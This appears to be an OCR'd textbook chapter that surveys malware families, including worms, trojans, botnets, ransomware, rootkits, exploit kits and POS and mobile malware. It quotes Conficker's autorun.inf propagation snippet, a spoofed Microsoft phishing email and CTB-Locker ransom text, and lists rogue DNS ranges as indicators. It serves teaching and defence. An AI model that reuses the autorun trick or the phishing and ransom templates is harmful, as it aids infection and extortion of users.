1. **Conficker worm:** Conficker, (also known as Downup, Downadup and Kido), is a computer worm targeting the Microsoft Windows operating system that was first detected in November 2008. It uses flaws in Windows software and dictionary attacks on administrator passwords to propagate. At its peak, the Conficker had infected an estimated seven million government, business and home computers in over 200 countries, making it one of the largest known computer worm. The main attack vector used by ConfickeranditsmultiplevariantsistheWindowsServerServicevulnerability(MS08-067) which allows attackers to execute arbitrary code via a crafted RPC request that triggers a buffer overflow during canonicalization (conversion to standard format). Some of the variants can also spread through corporate networks by infecting USB sticks and accessing weak passwords. It propagates by creating an *autorun.inf* file on all mapped drives so that it automatically executed as soon as the drive becomes accessible. The first part, ―Install or run program"is there because the *autorun.inf* file containing the *shellexecute* keyword. However, the text comes from the Action keyword and the icon is extracted from *shell32.dll* the 4th icon in the file which is the standard folder icon which will run the worm.



```
Action=Open folder to view files
Icon=%systemroot%\system32\shell32.dll,4
Shellexecute=.\RECYCLER\S-5-3-42-2819952290-8240758988-
-879315005-3665\jwgkvsq.vmx,ahaezedrn
```

Figure 20: Conficker worm

Conficker's logic includes mechanisms to generate lists of new domain names on a daily basis to seek out Internet rendezvous points that the authors use for updates and for command and control of the machines infected. Conficker also uses binary validation techniques to ensure that updates are signed by its authors. The use of binary encryption, digital signatures and advanced hash algorithms for its updates prevents the hijacking of infected clients. The malware resets System Restore points and disables a number of system services such as Windows Automatic Update, Windows Security Center, Windows Defender and Windows Error Reporting.

2. **CodeRED:** It spreads via flaws in Microsoft IIS. Once it infects a system, it multiplies itself and it begins scanning random IP addresses at TCP *port 80* looking for other IIS servers to infect. At the same time, the home page of infected machines will also be defaced. In addition, it does a denial of service attack on a particular IP address, previously was *www.whitehouse.gov*within certain timeframe, but later a variant were discovered that does not deface webpage on the infectedhost.
3. **Storm:** The Storm Worm began infecting thousands of (mostly private) computers in Europe and the United States on Friday, January 19, 2007, using an e-mail message with a subject line about a recent weather disaster, "*230 dead as storm batters Europe*". During the weekend there were six subsequent waves of the attack. As of January 22, 2007, the Storm Worm accounted for 8% of all malware infectionsglobally.
4. **Koobface:** This worm originally targeted users of the networking websites like Facebook, Skype, Yahoo Messenger, and email websites such as GMail, Yahoo Mail, and AOL Mail. It also targets other networking websites, such as MySpace, Twitter, and it can infect other devices on the same local network. This infection allows an attacker to access users' personal information such as banking information, passwords, or personal identity (IP address). It is considered a security risk and should be removed from the network. The Koobface computer worm targets users of Facebook andMyspace.

2.5 TROJAN HORSE

Trojan horses are software programs that masquerade as regular programs, such as games, disk utilities, and even antivirus programs. But if they are run, these programs can do malicious things to your computer. In Greek mythology, there is a story about the Trojan War. This war lasted many years, as the Greeks could not penetrate the heavily barricaded city of Troy. So one day, a few of the Greek soldiers brought the people of Troy a large wooden horse, which they accepted as a peace offering. The horse was moved inside the city walls. After the people of the city had fallen asleep, Greek soldiers jumped out of the wooden horse, opened the gates to let their fellow soldiers in, and took over the city. Trojan horses are just more than a myth.

–A destructiveprogramthat masqueradesas a benign program.


Trojan horse software installs itself on the victim‘s computer when the victim opens an email attachment or Computer file containing the Trojan, or clicks on a Web link that directs the victim‘s browser to a Web site from which the Trojan is automatically downloaded.

Trojans do not replicate by infecting other files or computers. Instead, Trojans survive by going unnoticed; they may sit quietly in your computer, collecting information or setting up holes in your security, or they may just take over your computer and lock you out.

Once installed, the software can be controlled remotely by hackers for criminal or other malicious purposes, such as extracting money, passwords, or other sensitive information, or to create a zombie from which to disseminate spam, phishing emails, the same Trojans can be hard to detect because they can appear to be legitimate while sneaking harmful software into your computer. Trojans are especially dangerous because of their wide range of capabilities. They can locate personal information stored on your computer, weaken your computer system to allow the hacker‘s future access, destroy programs or data that are located on your hard drive and even allow a hacker to remotely control your computer. Trojans often hide in free game downloads or other utilities. Without running thorough anti-virus software, Trojans may stay on your computer for a long period of time, collecting your personal and financial information without you even knowing about it. Many categorised according to the functionalities they posses, but mostly they are of hybridnature.

a *Backdoor Trojan*: Also known as Trapdoor Trojan or Remote-Access Trojan, acts as a remote administration utility that enables control of the infected machine by a remote host. While these malware tools do give attackers full control over a compromised system, they are often simple and configured to carry out few commands. Publicly available Remote Access Trojans (RAT) like Gh0st, PoisonIvy, DarkComet, Hupigon, and DRAT, and –closed-released‖RATs like MFC Hunter and PlugX are both in commonuse.

b *Trojan Horse*: It is a coded program which masks the existence of a virus. They do keystroke logging, taking screenshots, sniff and steals the passwords by installing itself either into a Web browser or as a device driver, from where it monitors the data input by the user via the keyboard, and forwards that data to a control center, such as a phishing site. However, the network traffic these RATs produce is well-known and easily detectable, although attackers still successfully usethem.



N° of app : 111

Key Name	Display Name	Version	Path	Publisher	Uninstall String
IE40	-	-	-	-	-
IE4Data	-	-	-	-	-
IE5BAKEX	-	-	-	-	-
ie7	-	-	-	-	-
ie8	Windows Intern...	200903...	-	Microsoft Corpo...	-
IEData	-	-	-	-	-
KB2229593	Security Updat...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB884016	-	-	-	-	-
KB892130	Windows Genui...	-	-	Microsoft Corpo...	-
KB893803	-	-	-	-	-
KB923561	Security Updat...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB923789	Security Updat...	-	-	Microsoft Corpo...	C:\WINDOWS\syst...
KB946648	Security Updat...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB950762	Security Updat...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB950974	Security Updat...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB951376-v2	Security Updat...	2	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB951748	Security Updat...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB952004	Security Updat...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB952069_WM9	Security Updat...	-	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB952287	Hotfix for Wind...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB952954	Security Updat...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB954155_WM9	Security Updat...	-	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB955069	Security Updat...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...
KB955759	Update for Win...	1	-	Microsoft Corpo...	"C:\WINDOWS\$Nt...

Figure 21: Control panel DARKCONET

2.5.1 Banking Trojan

They obtain confidential information about customers and clients using online banking and payment systems. Banking Trojan infects a Web browser and lay dormant, waiting for the computer user to visit his or her online banking website. Once that happens, the Trojan silently steals the bank-account username and password and sends it to a computer controlled by cybercriminals, sometimes halfway around the world. They perform what's called a "man-in-the-middle" attack, getting in between the user and the bank and subtly changing what the user's browser displays so that it appears as if a user's transactions are proceeding normally, even while the password and money theft is taking place. Possibly the most successful and widespread banking Trojan has been the Zeus Trojan, which has infected a reported 13 million computers in the past several years. One of the major characteristics of banking Trojans are HTML injection wherein web elements are injected on the page being rendered on the fly to an unwitting user. Infected users may see, pages from their banking sites, added with extra fields like ATM pin, ATM no, expiration date.

2.5.2 Case Study AlureonDNS Changer

DNS Changer is a trojan that changes your PC's Domain Name System settings to redirect you to rouge name servers that provide profit for the criminals behind the DNS Changer's propagation and was estimated to have infected over 4 million computers. DNSChanger was distributed as a drive-by download claiming to be a video codec needed to view content on a Web site, particularly appearing on rogue pornography sites[23]. Because every web search starts with DNS, the malware showed users an altered version of the Internet. By achieving this, cyber criminals can control what sites the user connects on the internet. The following actions could be performed on infectedsystem:

- Redirecting the intended queries to malicious servers and hence further downloading of malware , potentially unwanted programs or conducting phishingattacks
- Eavesdropping the usersessions
- Man in the Middle attack(MITM)
- Serving advertisements with the attackerschoice
- Prevent downloading operating system and Antivirusupdates.

Malware Infection has been confirmed by local or ADSL / VoIP router DNS server settings against the identified rouge DNS servers which are listedbelow:

- 64.28.176.0 -64.28.191.255
- 67.210.0.0 -67.210.15.255
- 77.67.83.0 -77.67.83.255
- 93.188.160.0 -93.188.167.255
- 85.255.112.0 -85.255.127.255
- 213.109.64.0 -213.109.79.255

2.6 BOTS AND BOTNETS

A "**bot**" is a type of malware that allows an attacker to surreptitiously gain complete control of the infected machine. A *botnet* is a group of computers that are controlled from a single source andrunrelatedsoftwareprogramsand scriptscontrolledbya *botherder*. Alsoknownas–Web robots‖,bots are usually part of a network of infected machines,known as a–*botnet*‖,whichis typically made up of victim machines that stretch across the globe. A computer that has been infected by a *bot* is referred to as a zombie or, sometimes, a drone. **Botnet** is a networked group of zombies controlled by hackers known as Bot herders, usually through Trojan software that users have downloaded (either unknowingly, or believing it to be something other than malware). Bots sneak onto a person‗s computer in many ways. Bots often spread themselves across the Internet by searching for vulnerable, unprotected computers to infect. When they find an exposed computer, they quickly infect the machine and then report back to their master. Their goal is then to stay hidden until they are instructed to carry out a task. Luring users into making a drive-by download, exploiting web browser vulnerabilities, or tricking the user into running a Trojan, are all means of executing the malicious software needed to recruit a computer into a botnet. The malware will then usually install modules that allow the computer to be commandedand controlled by the botnet's operator. Using various Internet-based communications methods (e.g., Internet RelayChat, Instant Messaging) the hacker can –wake up‖tens of thousands of zombies and direct them to perform actions on the hacker‗s behalf, such as delivering spam, phishing, or serving crimeware. After a computer is taken over by a bot, it can be used to carry out a variety of automated tasks, including thefollowing:

Table 1:Various tasks carried by a bot

Sending	Stealing	DoS (Denial of Service)	Clickfraud
They send - spam - viruses - spyware	They steal personal and private information and communicate it back to the malicious user. Some of the information they seek are: - credit cardnumbers - bankcredentials - othersensitive personal information	Launching denial of service (DoS) attacks against a specified target. Cybercriminals extort money from Web site owners, in exchange for regaining control of the compromised sites. More commonly, the systems of everyday users are the targets of these attacks -- for the simple thrill of the botherder.	Fraudsters use bots to boost Web advertising billings by automatically clicking on Internet ads.

Bots may be further subcategorized according to their delivery mechanism. For example, a Spam bot is similar to an email virus or mass-mailing worm in that it relies on the intended victim‘s action to activate it, either by opening an attachment affixed to a spam email, or by clicking on a Web link within a spam email which points to a Web site from which the bot is downloaded to the victim‘s computer. If the bot clones or otherwise replicates itself and exports those clones to other machines, all of the bot instances can communicate and interact with each other, thereby creating a cooperative network of bots, referred to as a botnet. Typical configurations include: Star (a), Multi-server (b), Hierarchical (c), and P2P depicted below:




Figure 22: Typical C2 botnet configurations: (a) Star, (b) Multi-server, (c) Hierarchical, (d) Random

Spambots capture email addresses from website contact forms, address books, and email programs, then add them to a spam mailing list. Site scrapers download entire websites, enabling unauthorized duplication of a website's contents. DoS bots send automated requests to websites, making them unresponsive.

2.6.1 Botnet Families

a **Stormbotnet:**Itgotitsnamefromoneofitsearliestspammessages–230deadasstorm batters Europe‖. Notable for being one of the first peer-to-peer botnets (i.e. the controlled computers weren‘t being administered from one central server), it was known for enabling share price fraud and identity theft but its size, combined with the fact that portions of it were often hired out to the highest bidder, meant it was involved in all manner of nefariousactivity.

b **Waledac:** The WALEDAC botnet has been involved in an almost continuous spate of spam runs. This botnet has the ability to update details such as the subject line and the message body in the spam they send and even has the capability to update versions and communication proxies. It employs a sophisticated communication method and encrypts network traffic using various known technologies. It operates through a moving, changing, and working network of nodes that perform preprogrammed tasks with surprisingefficiency.

c **Gameover Zeus:** The original GOZ botnet was built using a modified version of the infamous Zeus trojan program and was designed to steal online banking and other credentials from infected computers. The GOZ malware authors created a command-andcontrol infrastructure with a peer-to-peer architecture, making their botnet more resilient to takeoverattempts.

d **ZeroAccess:** Estimated to be controlling in excess of 1.9 million computers around the world, it split its focus on click fraud (a process whereby a virus generates fake clicks on advertising, yielding revenue under pay-per-click schemes) and bitcoinmining


e **Cutwail:** Cutwail is a well-known spam botnet which has been involved in launching campaigns to distribute the Gameover Zeus Trojan along with other malware variants. Often installed via a separate Trojan, termed Pushdo, Cutwail utilizes an automated template-based system to dynamically generate unique emails and an encrypted communication protocol to evade spam filters. The Cutwail topology is relatively simple, with bots connected directly to a C2 server which provides instructions regarding the emails to be sent. Once a task is complete, bots provide the controller with statistics on the number of emails delivered and errorsreported.

2.7 RANSOMWARE

Ransomware is a type of malware used as a digital mechanism for extortion. It is a type of software to block access to a computer system until a ransom is paid. They reach the system via malicious hyperlinks shared via spam emails, social media, malicious email attachments (Income Tax repay, fake FedEx and UPS tracking notices), drive-by-download or as a part of dropped file from other malwares. They encrypt files located within local drives, shared network drives, USB drives, external hard drives, network file shares and even some cloud storage drives with the private key stored only on the malware's control servers. Subsequently, displays ransom messages about the files being encrypted, and demand payment against the private key. These messages in Windows 10 ransomware scam mimic the emails sent by Microsoft, along with some text mistakes and changes. However, scammers have managed to spoof the address of origin as *update@microsoft.com*. To make the messages look more authentic, attackers are using the same color scheme used by Microsoft to fool the users. Thus, these emails look more legitimate.

The mail is also coupled with a Microsoft disclaimer and a message that files are virus-free. Crowti (also known as Cryptowall) and Tescrypt (also known as Teslacrypt) are two ransomware families that have infected over half a million PCs running Microsoft security software in the first half of 2015. CryptoWall, CoinVault, TorLocker, CoinVault, and CTB-Locker are all examples of ransomware. Some forms of ransomware encrypt files on the system's hard drive (cryptoviral extortion), while others will simply lock the system and display messages intended to coax the user into paying the fee and propagates itself in a manner comparable to a conventional computer worm. Once a machine is infected, the program will then run a payload that begins to encrypt personal files on the hard drive, with the malware author being the only individualwithaccesstothenecessarydecryptionkey.Recentdevelopmentseeincarnationsof –Onion‖ ransomware(aka CTB-Locker), which uses anonymous TOR(The Onion

Router) network and Bitcoinsto better protect criminals, their funds and keys to victims' files from law enforcement.



From Microsoft <update@microsoft.com>
Subject Windows 10 Free Update
[redacted]

Upgrade to Windows 10 for free

Windows 10 is familiar and easy to use. It includes an improved Start menu and is designed to startup and resume fast. Plus, itÂ's packed with new innovations including Microsoft Edge Â- an all-new browser. Your personal files and apps youÂ've installed will all be waiting for you. WeÂ've designed the upgrade to be easy and compatible with the hardware and software you already use.

DonÂ't miss out as this free offer wonÂ't last forever. Upgrade today. Follow the attached installer and get started.

Â"Upgrading from Windows 7 or Windows 8? You will love Windows 10!Â"

Windows device running Windows 10


You received this mandatory email service announcement to update you about important changes to your Microsoft product.
Â© 2015 Microsot Inc., One Microsoft Way Redmond, WA 98052-6399, USA

Microsoft

--
This message has been scanned for viruses and dangerous content by MailScanner, and is believed to be clean.

1 attachment: Win10Installer.zip 734 KB

Figure 23: Windows mailscanner



Your personal files are encrypted by CTB-Locker.

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer.

Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key.

You only have 96 hours to submit the payment. If you do not send money within provided time, all your files will be permanently crypted and no one will be able to recover them.

Press 'View' to view the list of files that have been encrypted.

Press 'Next' for the next page.

WARNING! DO NOT TRY TO GET RID OF THE PROGRAM YOURSELF. ANY ACTION TAKEN WILL RESULT IN DECRYPTION KEY BEING DESTROYED. YOU WILL LOSE YOUR FILES FOREVER. ONLY WAY TO KEEP YOUR FILES IS TO FOLLOW THE INSTRUCTION.

Your personal files are encrypted!

Your important files encryption produced on this computer: photos, videos, documents, etc. Here is a complete list of encrypted files, and you can personally verify this.

Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the private key.

The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; the server will destroy the key after a time specified in this window. After that, nobody and never will be able to restore files...

To obtain the private key for this computer, which will automatically decrypt files, you need to pay 300 USD / 300 EUR / similar amount in another currency.

Click <Next> to select the method of payment and the currency.

Any attempt to remove or damage this software will lead to the immediate destruction of the private key by server.

Private key will be destroyed on
16.9.2013
7:53

Time left
5903 : 04 : 24

Figure 24: Ransom demands by CTB-Locker & CryptoLocker

2.8 ROOTKITS

A rootkit is a form of software which enables other malicious processes or programs to continue to benefit from privileged access to a computer by masking their existence from normal detection methods. They use system hooking or modification to hide files, processes, registry keys, and other objects in order to hide programs and behaviors. Malware hidden by rootkits often monitor, filter, and steal your data or abuse your computer's resources. The sole idea behind installing this collection is to be able to gain administrator-level access on the target machine, so that it can either be remotely controlled to harvest secret data, or used to attack other vulnerable machines, toreplicatetherootkitonthose,andsubsequently–own‖ thosesystemstoo.Rootkitscaneither be installed automatically or manually once an attacker has gained root or administrator access. After the infection has taken place, a rootkit provides the remote user with access to all of the folders on a system, including private data and system files, without the knowledge of the primary user(s). Rootkits may also go deeper to infect the basic input/output system (BIOS), a chip located on all motherboards that contains instructions for how the system should boot-up andoperate.

2.8.1 Mebroot and Necurs

Mebroot is a Trojan which modifies the computer BIOS, before opening a back-door and allowing a remote user to take control of the compromised system. A key component of the Trojan is its sophisticated rootkit techniques which hide its presence and prolong the threat exposure. Mebroot modifies the BIOS so that it is able to execute before Windows is initialized, thereby bypassing security processes and pervading deeper into the core of the operating system. Additional features include the ability to hook low-level network drivers in order to bypass firewalls and intercept read/write operations.The use of another notorious rootkit, Necurs, has been observed throughout 2014. Infection often occurs through downloads by other malware, such as UPATRE, or as a consequence of opening malicious email attachments. Necurs is particularly dangerous, being able to hide itself at root level, avoiding detection and even preventing security applications from functioning. In addition, Necurs contains backdoor functionality, allowing remote access and control of the infected computer as well as monitoring and filtering of network activity. Necurs has recently been seen coupled with Gameover Zeus, to protect malware files on the disk and in memory thereby making it harder to find and remove the Trojan once it is active. Due to their invasive nature, rootkits are difficult to remove using normal security products, whilst administrative access allows the remote user to modify the existing system to make detection more difficult. As a result, manual methods are often required in rootkit detection, including monitoring computer behavior to identify irregular activity, storage dump analysis and signature scanning. Risk of rootkit infection can be reduced by regularly patching vulnerabilities in software applications and operating systems, updating virus definitions, performing static analysis scans and avoiding suspicious downloads. However, due to the depths that most rootkits penetrate, if an infection is encountered then removal may require hardware replacement or reinstallation of the operating system. As such, regular data back-ups and cloud storage are advised. Understanding how current malware operates is vital to improve network security. It is advisable to become familiar with malware analysis systems and sandboxes, isolated computing environments with specific system restrictions, which can be used to safely test programming code. Commercial malware analysis systems automate the process, running multiple virtual machines to test malware affects, signatures and methods of infection. Once this information has been collated the virtual machines can be shut down, eliminating the malware with no effect on the underlyingsystem.

2.8.2 Some KnownRootkits

1. **Rustock:** Rustock, a hitherto-rumoured spambot-type malware with advanced rootkit capabilities, was announced to have been detected on Microsoft systems and analyzed,

having been in the wild andundetected.

2. **Alureon /TDSS** is a trojan and bootkit created to steal data by intercepting a system's network traffic and searching for banking usernames, passwords, credit card data, PayPal information, and social securitynumbers.

2.9 **Sirefef** ZeroAccess is usually installed on a system by a malicious executable disguised as a cracking tool for popular Applications. The rootkit infects a random system driver, overwriting its code with its own, infected driver, and hijacks the storage driver chain in order to hide its presence on the disk. It is used to download other malware on an infected machine from a botnet mostly involved in bitcoin mining and click fraud, while remaining hidden on a system using rootkittechniques

2.10 EXPLOIT KITS

An exploit kit, sometimes called an exploit pack, is a toolkit that automates the exploitation of client-side vulnerabilities, usually targeting browsers and programs that a website can invoke through the browser. Common exploit targets have been vulnerabilities in Adobe Reader, Java Runtime Environment and Adobe Flash Player. When an exploit kit successfully exploits insecure software in a computer, the typical payload is the installation of another malware. This elevates the risk of the computer and the user, as the introduction of another malware may lead to other threats such as installation of a spyware or an info-stealing malware.

A key characteristic of an exploit kit is the ease with which it can be used even by attackers who are not IT or security experts. The attacker doesn‘t need to know how to create exploits to benefit from infecting systems. Further, an exploit pack typically provides a user-friendly web interface that helps the attacker track the infection campaign. Some exploit kits offer capabilities for delivering payload that remotely controls the exploited system, allowing the attacker to create an Internet crimeware platform for further malicious activities. There are a number of ways how exploit kits arrive in a computer. Blackhole exploit kit, one of the many known exploit kits in existence, is known to spread via spam. Some other exploit kits arrive via malicious ads.

2.11CYBER WEAPONS

Cyber weapon is intuitively considered any software, virus, and intrusion device that can penetrate another nation‘s computers / networks for causing unlawful damage/devastation of infrastructure. Their prime characteristics include PRECISION, INTRUSION, VISIBILITY, EASINESS TO IMPLEMENT, REMAIN LOW PROFILE etc. They are diligent to perform Espionage, sabotage, Surveillance, theft of Intellectual property, physical damage of the assets etc. Real world examples include Stuxnet, Duqu, flame, gauss which were extremely powerful malware/cyber weapons. For instance, Stuxnet was the first publicly identified malware to target an industrial control system (SIEMENS PLC‘s) that targets Iranian Uranium Enrichment Programme, later went rampant and infect worldwide. It Targets Siemens S7/WinCC products, and compromises S7 PLC's to sabotage physical process. It Exploited 4 Windows zero-day vulnerabilities and basically Spreads via USB/Removable Media, Via Network, S7 Project Files, WinCC Database Connections.

2.12 POSMALWARE

The latest arsenal in attackers Armor, **point of sale (POS) malware** that targets payment card processing, point-of-sale (POS) /check out systems / equipment retail check out systems. Earlier skimming is one of the more popular methods to exfiltrate payment cards information. However, this involves installing additional hardware onto the POS terminal which is then used to readtrack 2 data from cards which requires physical access to POS devices. POS malware circumvent this problem. While card data is encrypted as it‘s sent for payment authorization, it‘s not encrypted while the payment is actually being processed, i.e. the moment when you swipe the card at the POS to pay for your goods. POS malware are memory scrappers as it looks in memory for data, which matches the pattern of the Track1/ Track 2 data. Once it finds this data in memory, which occurs as soon as a card is swiped, it saves it in a file on the POS, which the attacker can later retrieve. The most well-known pieces of POS malware includes BlackPOS, BrutePOS, Backoff POS, Dexteretc.

2.13 MALWARE PERPETRATORS AND THEIR MOTIVATIONS

The most prevalent perpetrators of malware are, and their motivations are:

1. **The Innovators:** Focused individuals who devote their time to finding security holes in systems or exploring new environments to see if they are suitable for malicious code to challenge and embrace the challenge of overcoming existing protectionmeasures.
2. **The Amateur Fame Seekers:** Novices of the game with limited computing and programming skills seeking media attention using ready-made tools andtricks.
3. **The Copy-Catters:** They are hackers and malware authors desire for celebrity status in the cybercrimecommunity.
4. **The Insider:** Disgruntled or ex-employees, contractors and consultants intended to revenge or theft by taking advantage of inadequate security aided by privileges given to their position within theworkplace.
5. **Organized Crime:** They are highly motivated highly organized, real-world cyber-crooks; Limited in number but limitless in power. Money motivated tight core of masterminds concentrated on profiteering by whichever means possible- surrounding themselves with the human and computer resources to make thathappen.

2.14 MALWARE ATTACKING TECHNIQUES

Some of the methods and techniques attackers employ to make you a victim, includes:

- **Spam emails /Attachments:** Malware authors often use tricks to try to entice you to download malicious files. This can be an email ―from known person‖- with a file attached that tells you it is a secret document, income tax refund, feedback for a recent seminar youattend.

b **Drive by downloads / compromised genuine webpages**: Malware leverages client side vulnerabilities to infect. Drive by downloads tricks your browser to lead to a page that hosts exploit kits and deliveraccordingly.

c **Infected removable drives**: One of the culprits in high profiled / targeted attacks is the non-judicious use of removable drives. The same drive shuttled betweenhome environments (mostly insecure) to office premises without any hassle that brings a whole lot of malware to and fro.

d **Trojanized software / Warez / keygen /torrents:** Some malware can be installed at the same time as other programs that you download. This includes software from third-party websites or files shared through peer-to-peer networks. Some programs will also install other applications that we detect as potentially unwanted software. This can include toolbars or programs that show you extra ads as you browse the web. Usually you can opt-out and not install these extra applications by unticking a box during the installation. We have also found programs used to generate software keys (keygens) often install malware at the same time. Microsoft security software finds malware on more than half of PCs with keygens installed. Keeping in mind that, no consumer Anti-Virus / security software give full protection against the threats discussed earlier, it is recommended to install them to reduce the impact. Some of the popular antivirus are listed below:
Kaspersky:http://www.kaspersky.co.in/

Symantec: http://www.symantec.com/en/in/

GDATA: https://www.gdatasoftware.com/

Avira: https://www.avira.com/

2.15 MOBILE MALWARE TRANSITION

Smartphones and tablets are popular gadgets with growing uses day by day. This popularity have attracted the attention of cybercriminals who see them as a great opportunity to get their hands on the valuable information and money, or just do harm. The risks associated with mobile malware are clear, you could lose your money, identity, personally Identifiable Information, reputation and, if your device ceases to function, you could also lose all the data saved on it, including personal photos, contacts and emails. Many of the threats, such as clicking on a dangerous link in an email or in search results, are the same as you would encounter on your computer, but there are other threats that are unique to mobiledevices.

For instance, you could accidentally download a malicious application that accesses your personal information and sends it to a cybercriminal. Or, you could download a dangerous app that dials premium-rate numbers from your phone, leaving you with expensive charges on your mobile bill. Other malicious programs can potentially alter your phone's functionality, rendering it useless. You may also receive text messages or voicemails from seemingly legitimate companies, asking for personal information. The current state of threat level is prevalent and increasingly more sophisticated malware attacks, as well as OS vulnerabilities that put data at risk by facilitating device compromise. Moreover, bypassing the inherent mechanisms in place also causes OS compromise and devicesecurity.

Let‘s see the current threats imposed on iOS and Android platforms in the next section.

App Basedthreats

1. *XAgent*: spyware having capabilities to steal sensitive data from compromised devices including SMS, contacts, photos, and GPS locations. It can also remotely activate audio-recording functionality on compromiseddevices.
2. *WireLurker*: Wirelurker is iOS surveillanceware delivered via USB connections to infected OS X devices. Wirelurker can capture contacts and SMS messages from compromiseddevices.
3. *Unflod*: monitors SSL connections in an attempt to Jailbroken devices steal the device‘s Apple ID and password.

OS based Threats and vulnerabilities

